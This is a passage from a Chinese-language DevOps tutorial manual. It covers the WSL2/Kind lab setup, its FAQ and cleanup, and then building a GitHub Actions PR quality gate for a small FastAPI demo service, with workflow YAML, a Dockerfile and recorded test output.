5. `kubectl get nodes -o wide` 显示节点 `Ready`、版本 `v1.37.0`、容器运行时 `containerd://2.3.4`、操作系统 `Debian GNU/Linux 13`——这是**节点镜像内部**的系统，与 WSL 的 Ubuntu 无关，再次印证了"套娃"结构。
6. `kubectl get pods -A` 中 `coredns` 处于 `ContainerCreating`：集群刚创建 12 秒，CNI 尚未完全就绪，这是正常现象，稍等即会变成 `Running`。

最后 `kind delete cluster --name smoke` 删除冒烟集群。至此，P0 的验收标准全部满足。

2.7 第 4 步：本手册的取证方法

本手册承诺"每一步都实际运行"。为了让这个承诺可以被检查，所有输出都来自两类证据：

① 终端记录（`evidence/pN/*.log`）。 由 `automation/evidence/transcript.sh` 生成：

```
mapfile -t LINES          # 先把命令清单全部读入内存
exec </dev/null           # 被执行的命令拿到的是空 stdin，不会"吃掉"后面的命令

run_cmd() {
  # 1) 原样打印命令（带 "$ " 提示符）
  # 2) eval 在当前 shell 中执行，所以 cd、export 会延续到下一条命令
  eval "$cmd" >"$tmp" 2>&1
  local rc=$?
  tr -d '\r' < "$tmp" | tee -a "$out"     # 3) 原样记录 stdout + stderr
  if [ $rc -ne 0 ]; then emit "[exit $rc]"; failures=$((failures + 1)); fi
}
```

用法是把命令清单通过 here-document 传给它：

```
bash automation/evidence/transcript.sh evidence/p0/verify.log "P0 devops-lab verification" <<'EOF'
docker run --rm hello-world
kind create cluster --name smoke --image "$KIND_NODE_IMAGE" --wait 180s
EOF
```

命令失败**不会**中断录制，而是记为 `[exit N]`。手册中凡是出现 `[exit N]` 的地方，都是真实发生的失败（后面的故障演练中会大量出现）。

② 截图（`evidence/pN/*.png`）。 分两种：

- **Web 界面截图**：由 `manual/tools/webshot.py` 驱动本机 Edge 浏览器（Playwright）打开 GitHub、GitLab、Argo CD、Grafana 等页面截取。

- **终端截图**：由 `manual/tools/term2png.py` 把真实的终端记录渲染成图片，标题栏写明“终端记录渲染”和录制时间。渲染不修改任何内容；输出过长时会在图中明确标出“中间省略 N 行输出”。

③ 手册构建。 `manual/tools/build.py` 把各章 Markdown 交给 pandoc 生成 HTML，用 Mermaid 渲染架构图，再让 Edge 打印成 PDF。第一遍打印后从 PDF 书签中读出每个标题所在页码，写回目录后打印第二遍，因此目录页码是准确的。你可以自己重建本手册：

```
uv venv manual/.venv --python 3.13
uv pip install --python manual/.venv/Scripts/python.exe -r manual/requirements.txt
cd manual; npm ci; cd ..
manual/.venv/Scripts/python.exe manual/tools/build.py
```

2.8 常见问题

Q1：执行 `wsl --import` 提示找不到 `wsl` 或要求启用“虚拟机平台”。说明 WSL 本身还没安装。以管理员身份打开 PowerShell 执行 `wsl --install`，按提示重启。若提示虚拟化未启用，需要进入 BIOS/UEFI 打开 SVM（AMD）或 VT-x（Intel）。

Q2：`systemctl` 报“System has not been booted with systemd as init system”。 `wsl.conf` 还没生效。执行 `wsl.exe --terminate devops-lab` 后重新进入；用 `ps -p 1 -o comm=` 确认输出 `systemd`。

Q3：`docker ps` 报“permission denied while trying to connect to the Docker daemon socket”。用户刚被加入 `docker` 组，但当前会话是加组之前开启的。重新登录（`wsl --terminate` 后再进入）即可，用 `id` 确认能看到 `docker` 组。

Q4：在 Linux 中执行 `kubectl`，实际却运行了 Windows 的 `kubectl.exe`。默认情况下 WSL 会把 Windows 的 PATH 追加到 Linux PATH 后面，如果 Linux 中没有安装同名工具，就会调用 Windows 版本，读取的是 Windows 的 kubeconfig。本环境用 `appendWindowsPath=false` 彻底避免这一问题；可用 `command -v kubectl` 检查实际路径。

Q5：脚本报 `$'\r': command not found` 或版本号中多了不可见字符。文件是 CRLF 换行。本仓库的 `.gitattributes` 已强制 `eol=lf`；对已经损坏的文件可执行 `sed -i 's/\r$//' 文件名` 修复。

Q6：`kind create cluster` 报“too many open files”或节点组件反复重启。检查 `sysctl fs.inotify.max_user_watches fs.inotify.max_user_instances`，应分别为 524288 和 512。

Q7：镜像拉取很慢或超时。先用前置检查中的 `curl` 命令确认各镜像仓库可达（返回 401 即可达）。如果所在网络需要代理，Docker 守护进程不会读取你的 shell 环境变量，需要通过 systemd drop-in（`/etc/systemd/system/docker.service.d/http-proxy.conf`）为 dockerd 单独配置代理。

Q8：C 盘空间不足 / 虚拟磁盘越来越大。本方案一开始就把发行版放在 D 盘。已有发行版可以用 `wsl --manage <发行版> --move <新目录>` 迁移；`wsl --manage <发行版> --set-sparse true` 可以让虚拟磁盘自动回收空间；在发行版内定期执行 `docker system prune` 清理无用镜像。

Q9：过一会儿再回来，Kind 集群、GitLab 等容器全部停了，甚至控制面节点停在 `Exited (128)`。这是本次实验中真实遇到的问题。WSL 在没有任何 `wsl.exe` 会话连接时，会在短暂空闲后关闭整个发行版——即

使 systemd 中的 Docker 正在运行。`sudo journalctl --list-boots` 可以看到发行版被反复“开机”，每次结束时都有 `Reached target shutdown.target`。解决办法是做实验期间保持一个 WSL 终端打开，或在后台运行一个“保活”会话：

```
wsl.exe -d devops-lab -- bash -c 'exec sleep infinity'   # 放在单独的终端/后台任务中
```

也可以在 `%USERPROFILE%\.wslconfig` 中调整实例空闲超时，但那会影响所有发行版，本项目没有采用。已经停下的 Kind 节点用 `docker start lab-control-plane lab-worker lab-worker2` 即可恢复，集群状态保存在节点容器中。

2.9 清理与重建

整个实验环境可以随时删除并用脚本重建：

```
wsl.exe --unregister devops-lab        # 永久删除发行版及其中的全部数据（不可恢复）
Remove-Item -Recurse D:\wsl\devops-lab
pwsh -NoProfile -ExecutionPolicy Bypass -File automation\lab\wsl-create.ps1
wsl.exe -d devops-lab -u root -- bash /mnt/d/workshop/nov/devops-delivery/automation/lab/bootstrap
        -root.sh
wsl.exe --terminate devops-lab
```

2.10 练习

练习

1. **（理解）** demo-api 的一个 Pod 正在运行。从 Windows 的 PowerShell 出发，要看到它的进程，需要依次穿过哪几层？`docker ps` 能看到它吗？`kubectl get pods` 呢？
2. **（动手）** 仿照 `bootstrap-root.sh` 的模式，为一个新工具（例如 `stern`）写“下载 → 从同一发布取校验和 → 校验 → 安装”的代码。故意改错哈希中的一个字符，观察脚本的行为，并说明是 `set -euo pipefail` 中的哪一项让它停下的。
3. **（排障）** 前置检查中，镜像仓库的 `/v2/` 返回 401 被视为“网络可达”。如果返回的是 403、连接超时、证书错误，分别说明了什么？各自该从哪里查起？
4. **（思考）** 固定版本让环境可复现，但也意味着不会自动获得安全更新。你会如何定期、可审阅地更新 `versions.env`？
5. **（排障）** 回到实验环境时发现 Kind 节点停在 `Exited (128)`。根据本章 Q9，说明原因、恢复方法，以及怎样预防。

参考答案见附录 B。

2.11 本章小结

- 我们在 D 盘新建了一个隔离的 WSL2 发行版 `devops-lab`，安装了 Docker Engine 29.9.3 和 10 个固定版本、经过 SHA256 校验的 CLI 工具。
- Kind 冒烟测试证明：从 Docker 到 Kubernetes v1.37.0 的整条链路工作正常。
- 每个关键动作都有可复查的证据文件；后续章节沿用同样的取证方法。

下一章开始真正的交付工程：用 GitHub Actions 为参考服务建立 PR 质量门禁。

第 3 章　持续集成：GitHub Actions 质量门禁（P1 / D1）

> 持续集成（CI）的目标是：每一次代码变更在合入主干之前，都被自动地构建、检查和测试，不合格的变更进不了主干。本章先介绍 GitHub Actions 的执行模型和官方入门练习，然后为参考服务 demo-api 建立一条真实的 PR 质量门禁：可复用工作流、依赖缓存、测试报告制品、容器冒烟测试，再用规则集（Ruleset）让“测试失败就不能合并”成为强制约束，最后用一次故意引入缺陷的演练来验证这一切。

3.1　本章目标与产出

产出	位置
参考服务 demo-api（FastAPI，19 → 22 个测试）	`app/`
可复用工作流（lint + test）	`.github/workflows/reusable-python-ci.yml`
PR 门禁工作流（调用方 + 镜像构建 + 冒烟测试）	`.github/workflows/ci.yml`
规则集 `protect-main`	GitHub 仓库设置（定义保存在 `evidence/p1/ruleset-protect-main.json`）
故障演练 PR	#2

验收标准（路线图 D1）： PR 自动质量门禁运行成功；测试故障能阻断合并。两项均已通过，证据见 `evidence/p1/`。

学完本章，你应当能够：

- 用事件、工作流、Job、Step、Runner 这几个概念解释一次 CI 运行，并写出带 `needs`、`concurrency`、最小 `permissions` 的工作流；
- 把通用的检查抽成可复用工作流，在调用方和被调用方之间传递输入与输出；
- 正确使用依赖缓存和镜像层缓存，并理解缓存的作用域；
- 用规则集把“检查通过”变成合并的硬性条件，并用一次故障演练证明它有效；
- 识别 CI 中常见的供应链风险（可移动的 tag、脚本注入、残留凭据）并加固。

3.2 原理：GitHub Actions 的执行模型



图 3-1 一次 pull_request 事件在 GitHub Actions 中的执行过程

几个核心概念：

概念	含义	在本项目中的例子
Workflow（工作流）	`.github/workflows/` 下的一个 YAML 文件，描述“什么时候、做什么”	`ci.yml`
Event（事件）	触发工作流的仓库活动，写在 `on:` 下	`pull_request`、`push`、`workflow_dispatch`、`workflow_call`
Job（作业）	在**同一台 Runner** 上执行的一组步骤；不同 Job 默认**并行**，用 `needs:` 建立先后依赖	`python`、`image`
Step（步骤）	Job 中按顺序执行的单元，要么 `run:` 一段 shell，要么 `uses:` 一个 Action	`ruff check`、`actions/checkout`
Action	可复用的步骤，可以是 JavaScript、Docker 容器或组合（composite）步骤	`actions/setup-python`
Runner	执行 Job 的机器。GitHub 托管的 Runner 每个 Job 都是一台全新的虚拟机，用完即销毁	`ubuntu-latest`
Check（检查）	每个 Job 的结果显示为 PR 上的一个检查项，规则集可以要求某些检查必须通过	`python / lint`

> **原理**
>
> **为什么每个 Job 都是全新的机器？** 隔离与可重复：上一次构建残留的文件、进程、凭据都不会影响下一次。代价是每次都要重新安装依赖，所以才需要“缓存”（见后文）。Job 之间要传递文件，必须显式使用 **Artifact（制品）** 或缓存。

表达式与上下文。 `${{ ... }}` 是 Actions 的表达式语法，在 Runner 执行之前由 GitHub 计算。常用上下文有：`github`（事件信息，如 `github.sha`、`github.event_name`）、`inputs`（可复用工作流的输入）、`secrets`、`steps.<id>.outputs`、`needs.<job>.outputs`、`env`。

`GITHUB_TOKEN` 与 `permissions`。 每次运行，GitHub 都会自动生成一个只在本次运行有效的令牌 `GITHUB_TOKEN`。`permissions:` 决定它的权限。安全的默认做法是在工作流顶层只给 `contents: read`，确有需要的 Job 再单独提升（例如第 7 章推送镜像需要 `packages: write`）。

3.3 官方练习：GitHub Skills「Hello GitHub Actions」

路线图把 GitHub 官方的交互式练习 Hello GitHub Actions 列为 D1 的正式课程。它的机制很有意思：练习本身就是用 GitHub Actions 实现的——从模板复制出你自己的练习仓库后，仓库里的 `Step 0` ~ `Step 5` 工作流会监听你的提交，检查你写的文件，并在练习 Issue 中发表下一步说明。

练习的 5 个步骤（内容摘自官方模板仓库 `.github/steps/*.md`）：

步骤	你要做的事	学到的概念
1	新建分支 `welcome-workflow`，创建 `.github/workflows/welcome.yml`，写入 `name`、`on: pull_request`、`permissions`	工作流文件、事件、权限
2	增加 `jobs.welcome`，`runs-on: ubuntu-latest`	Job 与 Runner
3	增加一个步骤：用 `gh pr comment` 在新 PR 下留言	Step、`secrets.GITHUB_TOKEN`、事件上下文
4	从 `welcome-workflow` 向 `main` 发起 PR，观察自动留言与检查结果	触发与查看运行
5	合并 PR	工作流在默认分支上才对整个仓库生效

练习最终完成的工作流如下（官方内容）：

```yaml
name: Post welcome comment
on:
  pull_request:
    types: [opened]
permissions:
  pull-requests: write
```

```yaml
jobs:
  welcome:
    name: Post welcome comment
    runs-on: ubuntu-latest
    steps:
      - run: gh pr comment "$PR_URL" --body "Welcome to the repository!"
        env:
          GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
          PR_URL: ${{ github.event.pull_request.html_url }}
```

注意第 3 步的写法：把 `${{ github.event.pull_request.html_url }}` 先放进环境变量 `PR_URL`，再在 shell 中引用 `"$PR_URL"`，而不是直接把表达式拼进 `run:` 脚本。这是防止**脚本注入**的标准做法——PR 标题、分支名等是攻击者可控的文本，直接展开进 shell 可能被执行。

> **注意**
>
> **执行状态：未执行（等待用户操作）。** 开始练习需要在用户的 GitHub 账号下新建一个公开仓库（点击模板页的 “Copy Exercise”）。本次自动执行中，创建新公开仓库的操作被权限策略拒绝，因此这一官方练习**没有完成**，本手册也不声称完成。读者按上表操作即可，全程约 30 分钟；完成后练习 Issue 中会出现官方的完成总结。

3.4 被交付的参考服务：demo-api

路线图要求使用“已有的最小可运行服务”作为交付对象。仓库中没有现成的后端，所以本项目编写了一个**教学用参考负载** demo-api：一个极小的订单服务。它刻意设计成“刚好够用来演示后面所有章节”：

能力	实现	后续用途
业务接口	`POST/GET /api/v1/orders`、`GET /api/v1/info`	合成测试、负载生成
健康检查	`/healthz`（存活）、`/readyz`（就绪）	Kubernetes 探针（第 5 章）
指标	`/metrics`：`http_requests_total`、`http_request_duration_seconds` 等	Prometheus、Canary 自动分析（第 8、9 章）
结构化日志	每行一个 JSON 对象	Loki 日志检索（第 9 章）
故障注入	环境变量 `FAULT_ERROR_RATE`、`FAULT_LATENCY_MS`	Canary 失败演练、可观测性定位演练
版本标识	`APP_VERSION`、`GIT_SHA` → `demo_api_build_info` 指标	区分稳定版与金丝雀版

3.4.1 代码结构

```
app/
├── Dockerfile              # 多阶段构建，基础镜像按 digest 固定，非 root 运行
├── pyproject.toml          # pytest / coverage / ruff 配置（覆盖率下限 90%）
```

```
├── requirements.in           # 顶层运行时依赖
├── requirements.txt          # uv 编译出的完整锁定文件（含所有传递依赖）
├── requirements-dev.in/.txt # 测试与 lint 工具
├── src/demo_api/
│   ├── config.py             # 从环境变量读取配置（12-Factor）
│   ├── orders.py             # 价格目录、计价、内存订单存储
│   ├── metrics.py            # Prometheus 指标（RED 方法）
│   ├── logs.py               # JSON 日志格式化
│   └── main.py               # FastAPI 应用工厂 create_app()
└── tests/                    # pytest 测试
```

3.4.2 关键代码解析

应用工厂与依赖注入。 `create_app(settings)` 接收一个配置对象并返回应用实例。测试可以用不同配置（例如打开故障注入）创建任意多个互不影响的应用；生产启动时则由模块末尾的 `app = create_app()` 从环境变量读取配置。

度量中间件（RED 方法）。 RED 指 Rate（请求速率）、Errors（错误）、Duration（耗时），是度量请求驱动型服务最常用的三个信号：

```python
@app.middleware("http")
async def observe_requests(request: Request, call_next):
    start = time.perf_counter()
    status = 500
    try:
        response = await call_next(request)
        status = response.status_code
        return response
    finally:
        elapsed = time.perf_counter() - start
        route = request.scope.get("route")
        template = getattr(route, "path", "unmatched")
        metrics.observe(request.method, template, status, elapsed)
```

这里有一个容易被忽略的细节：标签使用的是**路由模板**（`/api/v1/orders/{order_id}`），而不是真实路径（`/api/v1/orders/42`）。如果用真实路径，每个订单号都会产生一条新的时间序列，Prometheus 的内存会被“高基数（high cardinality）”标签撑爆。`status` 默认值为 500，`finally` 保证即使处理过程中抛出异常，这次请求也会被计入错误。

故障注入。 以 FastAPI 依赖的形式挂在所有 `/api` 路由上，健康检查不受影响（否则 Kubernetes 会误判实例死亡并不断重启它，演练就变味了）：

```python
async def inject_faults() -> None:
    # Not cryptographic randomness - this only decides whether to simulate a failure.
    if settings.fault_error_rate and random.random() < settings.fault_error_rate:  # noqa: S311
        raise HTTPException(status_code=500, detail="injected fault (FAULT_ERROR_RATE)")
```

`# noqa: S311` 是写给安全 lint 规则（Bandit S311：不要用 `random` 做加密用途）的说明：这里不是加密场景，明确豁免并写出理由。

3.4.3 测试与本地验证

测试使用 pytest 和 FastAPI 的 `TestClient`（直接在进程内调用 ASGI 应用，无需启动服务器）。`conftest.py` 中的 `make_client` 夹具让每个测试都能拿到“按需配置”的应用：

```python
@pytest.fixture
def make_client():
    def _make(**overrides) -> TestClient:
        return TestClient(create_app(Settings(**overrides)))
    return _make
```

在实验环境中先本地运行一遍（与 CI 使用同样的命令）：

```
devops@devops-lab: ruff + pytest                    终端记录渲染 · recorded 2026-11-05T22:56:53Z

$ cd app

$ ~/.venvs/demo-api/bin/python --version
Python 3.12.3

$ ~/.venvs/demo-api/bin/ruff check .
All checks passed!

$ ~/.venvs/demo-api/bin/ruff format --check .
9 files already formatted

$ ~/.venvs/demo-api/bin/pytest --cov --cov-report=term-missing -p no:cacheprovider
============================= test session starts ==============================
platform linux -- Python 3.12.3, pytest-9.2.0, pluggy-1.7.0
rootdir: /mnt/d/workshop/nov/devops-delivery/app
configfile: pyproject.toml
testpaths: tests
plugins: cov-7.1.0, anyio-4.16.0
collected 19 items

tests/test_api.py ............                                           [ 63%]
tests/test_orders_and_config.py .......                                 [100%]

================================ tests coverage ================================
_____________ coverage: platform linux, python 3.12.3-final-0 _____________

Name                       Stmts   Miss Branch BrPart  Cover   Missing
----------------------------------------------------------------------
src/demo_api/__init__.py       0      0      0      0   100%
src/demo_api/config.py        21      0      4      0   100%
src/demo_api/logs.py          19      1      2      1    90%   24
src/demo_api/main.py          85      0      6      0   100%
src/demo_api/metrics.py       17      0      0      0   100%
src/demo_api/orders.py        38      0      0      0   100%
----------------------------------------------------------------------
TOTAL                        180      1     12      1    99%
Required test coverage of 90.0% reached. Total coverage: 98.96%
============================== 19 passed in 2.79s ==============================
```

图 3-2　本地 lint 与测试：ruff 无告警，19 个测试通过，覆盖率 98.96%（终端记录渲染）

> **说明**
>
> 第一次运行时出现过两个真实问题：`ruff format --check` 报告 3 个文件格式不符（执行 `ruff format .` 修复）；Starlette 1.10 对 `httpx` 发出弃用警告，提示改用 `httpx2`（PyPI 上由 pydantic 组织维护的后继项目），于是开发依赖从 `httpx==0.28.1` 换成 `httpx2==2.16.0`。修复后才是上图的结果。

为什么要锁定所有传递依赖？ `requirements.in` 只写了 3 个直接依赖，但运行时实际安装了 15 个包。`uv pip compile` 把它们全部固定到确切版本，写入 `requirements.txt`。这样本地、CI、Docker 镜像安装的是**同一组**包；第 7 章的漏洞扫描也能精确到每个包的版本。

3.4.4 容器镜像

```
ARG PYTHON_IMAGE=python:3.13-slim@sha256:09a17cad02668ae61ece136b4fd36ac3849e14f670ebedb637ea3e155
        80525bc

FROM ${PYTHON_IMAGE} AS build
WORKDIR /build
COPY requirements.txt .
RUN pip install --no-cache-dir --disable-pip-version-check --prefix=/install -r requirements.txt

FROM ${PYTHON_IMAGE} AS runtime
ARG APP_VERSION=dev
ARG GIT_SHA=unknown
LABEL org.opencontainers.image.source="https://github.com/miku-wwl/devops-delivery" ...
ENV PYTHONDONTWRITEBYTECODE=1 PYTHONUNBUFFERED=1 PYTHONPATH=/app/src \
    APP_VERSION=${APP_VERSION} GIT_SHA=${GIT_SHA}
RUN useradd --uid 10001 --no-create-home --shell /usr/sbin/nologin app
COPY --from=build /install /usr/local
WORKDIR /app
COPY src/ ./src/
USER 10001
EXPOSE 8080
HEALTHCHECK ... CMD ["python", "-c", "...urlopen('http://127.0.0.1:8080/healthz')..."]
CMD ["uvicorn", "demo_api.main:app", "--host", "0.0.0.0", "--port", "8080", "--no-access-log"]
```

写法	理由
基础镜像同时写 tag 和 `@sha256:` digest	tag 可以被重新指向新内容，digest 不会；固定 digest 保证可重复构建
多阶段构建	依赖在 `build` 阶段安装，运行时镜像不包含构建缓存等中间产物
先 `COPY requirements.txt` 再安装，最后才 `COPY src/`	Docker 按层缓存：只改源码时，依赖安装层可以直接复用
`USER 10001`	不以 root 运行；数字 UID 让 Kubernetes 的 `runAsNonRoot` 校验可以生效
`org.opencontainers.image.*` 标签	OCI 标准元数据；`source` 让 GHCR 自动把镜像关联到仓库

本地构建并做冒烟测试（节选自 `evidence/p1/local-image.log`）：

```
$ docker image ls demo-api:local --format '{{.Repository}}:{{.Tag}}  {{.Size}}  {{.ID}}'
demo-api:local  202MB  7a43744d6314
$ curl -s localhost:18080/api/v1/info
{"service":"demo-api","version":"0.1.0","commit":"be0efaa"}
$ curl -s -X POST localhost:18080/api/v1/orders -H 'content-type: application/json' -d '{"sku":"BO
OK-001","quantity":2}'
{"id":1,"sku":"BOOK-001","quantity":2,"unit_price":"12.50","total":"25.00","created_at":"2026-11-0
5T22:58:08.003594Z"}
$ curl -s localhost:18080/metrics | grep -E '^(http_requests_total|demo_api_)'
http_requests_total{method="POST",route="/api/v1/orders",status="201"} 1.0
http_requests_total{method="POST",route="/api/v1/orders",status="422"} 1.0
demo_api_orders_created_total 1.0
demo_api_build_info{commit="be0efaa",version="0.1.0"} 1.0
$ docker exec demo-api id
uid=10001(app) gid=10001(app) groups=10001(app)
```

3.5 CI 设计：可复用工作流 + 调用方



图 3-3 demo-api 的 PR 质量门禁结构：lint 与 test 来自可复用工作流 reusable-python-ci.yml，三个必需检查全部通过才允许合并

3.5.1 为什么要做成“可复用工作流”

如果每个服务仓库都复制一份 lint/test 的 YAML，一旦要升级 Python 版本或加一条安全规则，就得改几十个仓库。**可复用工作流**（`on: workflow_call`）让一份流水线被多个调用方引用，这正是“平台工程 / Developer Experience”岗位日常维护的东西。本仓库中调用方与被调用方在同一个仓库；其他仓库可以用 `uses: miku-wwl/devops-delivery/.github/workflows/reusable-python-ci.yml@<commit-sha>` 引用。

3.5.2 被调用方：`reusable-python-ci.yml`

```yaml
name: reusable-python-ci
on:
  workflow_call:
    inputs:
      working-directory:
        description: Directory that contains pyproject.toml and requirements-dev.txt
        type: string
        default: app
      python-version:
        description: Python version for actions/setup-python
        type: string
        default: "3.13"
```

```yaml
    outputs:
      coverage:
        description: Total line coverage (percent) reported by pytest-cov
        value: ${{ jobs.test.outputs.coverage }}

permissions:
  contents: read

jobs:
  lint:
    name: lint
    runs-on: ubuntu-latest
    timeout-minutes: 10
    defaults:
      run:
        working-directory: ${{ inputs.working-directory }}
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          persist-credentials: false
      - uses: actions/setup-python@6d4fd22b20465ccc0f7354476588e8df7c9ca0e0 # v7.1.0
        with:
          python-version: ${{ inputs.python-version }}
          cache: pip
          cache-dependency-path: ${{ inputs.working-directory }}/requirements-dev.txt
      - name: Install dependencies
        run: pip install --disable-pip-version-check -r requirements-dev.txt
      - name: ruff check (lint + security rules)
        run: ruff check --output-format=github .
      - name: ruff format --check
        run: ruff format --check .

  test:
    name: test
    runs-on: ubuntu-latest
    timeout-minutes: 15
    outputs:
      coverage: ${{ steps.coverage.outputs.total }}
    defaults:
      run:
        working-directory: ${{ inputs.working-directory }}
    steps:
      # checkout 与 setup-python 同上
      - name: pytest (fails below the coverage threshold in pyproject.toml)
        run: |
          mkdir -p reports
          pytest --cov --cov-report=term-missing \
            --cov-report=xml:reports/coverage.xml --cov-report=html:reports/htmlcov \
            --junitxml=reports/junit.xml
      - name: Coverage summary
        id: coverage
        if: always() && hashFiles(format('{0}/reports/coverage.xml', inputs.working-directory)) !=
        ''
        run: |
          total=$(python -c "...读取 coverage.xml 的 line-rate...")
          echo "total=${total}" >> "$GITHUB_OUTPUT"
          echo "- line coverage: ${total}%" >> "$GITHUB_STEP_SUMMARY"
      - name: Upload test reports
```

```
      if: always()
      uses: actions/upload-artifact@cf430e030ddbb5b0abf93d22962f4752f3646cd9 # v7.0.2
      with:
        name: test-reports
        path: ${{ inputs.working-directory }}/reports/
        retention-days: 7
        if-no-files-found: warn
```

逐项说明：

- **`workflow_call` 的 `inputs` / `outputs`**：输入有类型和默认值；输出从内部 Job 的输出向上传递（`jobs.test.outputs.coverage` ← `steps.coverage.outputs.total` ← 写入 `$GITHUB_OUTPUT` 的 `total=...`）。这是 Actions 中跨层传值的标准链路。
- **`defaults.run.working-directory`**：所有 `run:` 步骤都在 `app/` 下执行，免得每条命令都 `cd`。
- **`persist-credentials: false`**：`actions/checkout` 默认会把 `GITHUB_TOKEN` 写进 `.git/config`，以便后续步骤 `git push`。我们不需要推送，就不留下凭据，防止后续步骤（例如第三方工具）读到它。
- **`--output-format=github`**：ruff 以 GitHub 注解（annotation）格式输出，问题会直接标注在 PR 的代码行上。
- **覆盖率门槛写在 `pyproject.toml`（`fail_under = 90`）**，CI 与本地使用同一个阈值，不会出现“本地通过、CI 失败”的配置漂移。
- **`if: always()`**：即使测试失败，也要生成摘要、上传报告——失败时恰恰最需要看报告。`hashFiles(...) != ''` 防止在依赖安装就失败、根本没有报告文件时再报一个无关的错误。
- **`$GITHUB_STEP_SUMMARY`**：写入其中的 Markdown 会显示在运行页面的摘要区。

3.5.3 调用方：`ci.yml`

```yaml
name: ci
on:
  pull_request:
    branches: [main]
  push:
    branches: [main]
  workflow_dispatch:

permissions:
  contents: read

concurrency:
  group: ci-${{ github.ref }}
  # Cancel superseded runs on PR branches; never cancel runs on main.
  cancel-in-progress: ${{ github.event_name == 'pull_request' }}

jobs:
  python:
    name: python
    uses: ./.github/workflows/reusable-python-ci.yml
    with:
      working-directory: app
      python-version: "3.13"
```

```yaml
  image:
    name: container image
    needs: python
    runs-on: ubuntu-latest
    timeout-minutes: 20
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          persist-credentials: false
      - uses: docker/setup-buildx-action@f87e5991a6d7451dcb8d9637bfbc97413f497069 # v4.4.1
      - name: Build image (GitHub Actions cache backend)
        uses: docker/build-push-action@c3c9e263c25d99ce0380d002d59b67737d91b0dc # v7.4.0
        with:
          context: app
          load: true
          push: false
          tags: demo-api:ci
          build-args: |
            APP_VERSION=ci-${{ github.run_number }}
            GIT_SHA=${{ github.sha }}
          cache-from: type=gha,scope=demo-api
          cache-to: type=gha,mode=max,scope=demo-api
      - name: Smoke test the container
        run: |
          docker run -d --name demo-api -p 8080:8080 demo-api:ci
          for _ in $(seq 1 30); do curl -fsS localhost:8080/healthz && break; sleep 1; done
          curl -fsS localhost:8080/api/v1/info
          curl -fsS -X POST localhost:8080/api/v1/orders \
            -H 'content-type: application/json' -d '{"sku":"BOOK-001","quantity":1}'
          test "$(docker inspect -f '{{.Config.User}}' demo-api:ci)" = "10001"
      - name: Container logs
        if: always()
        run: docker logs demo-api || true
```

- **调用可复用工作流的 Job 没有 `runs-on` 和 `steps`**，只有 `uses` 和 `with`。被调用方的 Job 在 PR 上显示为 “调用方 Job 名 / 被调用方 Job 名”，即 `python / lint`、`python / test`。规则集中的必需检查必须使用**这个完整名称**。
- `concurrency`：同一个 PR 推送了新提交时，旧的运行已经没有意义，自动取消以节省 Runner 时间；但 `main` 上的运行一律跑完（表达式 `github.event_name == 'pull_request'` 只在 PR 时为真）。
- `needs: python`：镜像构建依赖 lint 与测试通过，失败时直接 `skipped`，不浪费时间构建一个注定不能合并的镜像。
- `cache-from/cache-to: type=gha`：BuildKit 把镜像层缓存到 GitHub Actions 缓存服务；`mode=max` 连中间阶段（`build` 阶段）的层也缓存。
- **冒烟测试**：单元测试证明代码逻辑正确，冒烟测试证明**镜像**能启动、能响应、确实以非 root 运行——这两件事不能互相替代。

> **注意**
>
> **触发条件决定了门禁的覆盖范围。** `ci.yml` 只在“向 main 发起的 PR”和“推送到 main”时运行。本项目后续各阶段的分支是层层叠加的（每个分支基于上一个阶段），它们的 PR 目标不是 main，于是这道门禁在第 4–11 章期间从未运行过。第 12 章第一次在阶段分支上手动触发它，安全扫描立刻发现了 7 个在此期间引入的高危配置问题。门禁只在被触发时才有效：设计触发条件时，要把所有会最终进入 main 的代码路径都考虑进去。

3.5.4 推送前先检查工作流本身：actionlint

